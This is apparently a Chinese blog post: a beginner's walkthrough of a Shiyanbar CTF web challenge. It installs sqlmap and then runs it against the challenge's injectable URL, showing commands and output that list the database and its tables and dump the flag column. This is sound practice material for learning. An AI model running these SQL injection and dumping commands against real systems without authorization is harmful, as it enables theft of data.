实验吧ctf题库：这个看起来有点简单！

原创

Droid先生 于 2018-06-17 11:03:56 发布 5351 收藏 8
文章标签： sqlmap ctf
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_30990005/article/details/80717002
版权

查看这道题先登陆“实验吧”，地址为 http://www.shiyanbar.com/ctf/33 。

这是一道十分基础的web题目，因为我也是刚刚接触ctf，记录一下第一道题的解题过程，算是自己的一个回顾吧，同时也给一些想要入门的朋友一点点微弱的参考吧。


一、sqlmap的安装


在windows下安装sqlmap需要先下载适用windows的sqlmap版本和python。

sqlmap的下载地址为：https://github.com/sqlmapproject/sqlmap/tarball/master。

python下载地址为：https://www.python.org/。我的python用的是2.7版本。

安装好python后， 在python文件目录下新建一个sqlmap文件夹。sqlmap的压缩包解压后能得到下图文件夹，将里面的内容复制到新建的文件夹sqlmap下面。





在sqlmap目录下打开cmd，输入python sqlmap.py --version 测试是否安装成功。

```
D:\Python27\sqlmap>python sqlmap.py --version
1.2.6.20#dev

Press Enter to continue...
```
https://blog.csdn.net/qq_30990005

如果结果为上图，说明安装成功。

二、使用sqlmap解题

首先cmd到之前的sqlmap目录下，输入python sqlmap.py -u "http://ctf5.shiyanbar.com/8/index.php?id=1" --current-db 。引号内是存在注入点的网址。

运行后，得到数据库名称 my_db

```
[10:22:28] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[10:22:28] [INFO] fetching current database
current database:    'my_db'
[10:22:29] [INFO] fetched data logged to text files under 'C:\Users\asus-pc\.sqlmap\output\ctf5.shiyanbar.com'

[*] shutting down at 10:22:29


D:\Python27\sqlmap>
```
https://blog.csdn.net/qq_30990005

然后查看一下表，输入python sqlmap.py -u "http://ctf5.shiyanbar.com/8/index.php?id=1" -D my_db --tables。

```
[11:00:07] [INFO] fetching tables for database: 'my_db'
Database: my_db
[2 tables]
+---------+
| news    |
| thiskey |
+---------+

[11:00:09] [INFO] fetched data logged to text files under 'C:\Users'
map\output\ctf5.shiyanbar.com'
```
https://blog.csdn.net/qq_30990005

发现有一个thiskey表，猜测需要的信息就藏在thiskey中，于是输入python sqlmap.py -u "http://ctf5.shiyanbar.com/8/index.php?id=1" -D my_db -T thiskey --columns。

```
[11:03:35] [INFO] fetching columns for table 'thiskey' in database 'my_db'
Database: my_db
Table: thiskey
[1 column]
+--------+------+
| Column | Type |
+--------+------+
| k0y    | text |
+--------+------+
```
https://blog.csdn.net/qq_30990005

得到一个txt类型的k0y，然后再dump出来就完事了。

输入python sqlmap.py -u "http://ctf5.shiyanbar.com/8/index.php?id=1" -D my_db -T thiskey -C k0y --dump


[11:00:30] [INFO] retrieved: 1
[11:00:36] [INFO] retrieved: whatiMyD91dump
Database: my_db
Table: thiskey
[1 entry]
+----------------+
| k0y |
+----------------+
| whatiMyD91dump |
+----------------+
[11:02:17] [INFO] table 'my_db.thiskey' dumped to CSV file 'C:\Users\asus-pc\.sq
lmap\output\ctf5.shiyanbar.com\dump\my_db\thiskey.csv'
[11:02:17] [INFO] fetched data logged to text files under 'C:\Users\asus-pc\.sql
map\output\ctf5.shiyanbar.com'
[*] shutting down at 11:02:17
https://blog.csdn.net/qq_30990005

得到k0y的值。